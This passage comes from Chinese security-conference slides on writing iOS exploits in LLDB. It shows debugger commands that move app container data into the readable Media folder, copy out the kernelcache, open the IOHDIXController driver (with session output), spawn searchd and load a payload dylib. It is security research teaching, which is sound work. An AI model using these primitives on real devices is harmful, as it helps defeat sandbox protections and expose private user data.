Snapshots,
```



# 在 LLDB 中写利用 ( 11 )

- 创建硬链接

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $error = 0
expr (int)[$defaultManager linkItemAtPath:@" /var/mobile/Containers"
        toPath:@" /var/mobile/Media/_Containers" error:&$error]
```

- 拷贝、移动目录

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $error = 0
expr (int)[$defaultManager copyItemAtPath:@" /var/mobile/Containers/" \
        toPath:@" /var/mobile/Media/_Containers" error:&$error]

expr (int)[$defaultManager moveItemAtPath:@" /var/mobile/Containers/Data" \
        toPath:@" /var/mobile/Media/_App-Data" error:0]
```

# 在 LLDB 中写利用 ( 12 )

- 读写文件

```
expr id $data = (id)[NSData dataWithContentsOfFile:@"kernelcache"]  
expr (int)[$data writeToFile:@"/var/mobile/Media/kernelcache" atomically:0]
```

- 打开驱动

```
expr unsigned int $master_port = 0;  
expr (int)IOMasterPort(0, &$master_port);  
p/x $master_port  
expr id $srv_info = (id)IOServiceMatching("IOHDIXController");  
po $srv_info  
expr unsigned int $srv = (unsigned int)IOServiceGetMatchingService(\  
                                $master_port, \  
                                $srv_info);  
  
p/x $srv  
expr unsigned int $conn = 0;  
expr (int)IOServiceOpen($srv, (unsigned int)mach_task_self(), 0x2d, &$conn);  
p/x $conn
```

# 在 LLDB 中写利用 ( 13 )

- 打开驱动

```
(prts) expr unsigned int $master_port = 0;
(prts) expr (int)IOMasterPort(0, &$master_port);
(int) $0 = 0
(prts) p/x $master_port
(unsigned int) $master_port = 0x0000030f
(prts) expr id $srv_info = (id)IOServiceMatching("IOHDIXController");
(prts) po $srv_info
{
    IOProviderClass = IOHDIXController;
}

(prts) expr unsigned int $srv = (unsigned int)IOServiceGetMatchingService($master_port, $srv_info);
(prts) p/x $srv
(unsigned int) $srv = 0x00002007
(prts) expr unsigned int $conn = 0;
(prts) expr (int)IOServiceOpen($srv, (unsigned int)mach_task_self(), 0x2d, &$conn);
(int) $1 = 0
(prts) p/x $conn
(unsigned int) $conn = 0x00001f07
(prts) █
```



# 在 LLDB 中写利用 ( 14 )

- 启动进程

```
expr (int)posix_spawn(&$pid,  
    "/System/Library/PrivateFrameworks/Search.framework/searchd",  
    0, 0, 0, 0);
```

- 对于有些漏洞，比如：内核竞态条件，在 LLDB 中很难触发
- 我们可以将利用代码封装到 dylib 中，然后加载、执行

```
expr (void *)dlopen("/Payload.dylib", 2)
```

- 注意：

- expr 不支持在使用 “\” 连接多行
- 上面的片段中使用 “\” 只是为了显示美观

- 我们首先一起看了强制访问框架（MACF）的原理、设计
- MACF 是 iOS/macOS 安全的基石
- 接着，我们看了代码签名与沙盒，二者都依赖于 MACF
- 然后，我们详细介绍了一个用户空间漏洞的挖掘过程
- 最后，我们介绍了 LLDB 的 JIT 能力
- 以及如何在 LLDB 中写利用

# 谢 谢



中国互联网安全大会



360互联网安全中心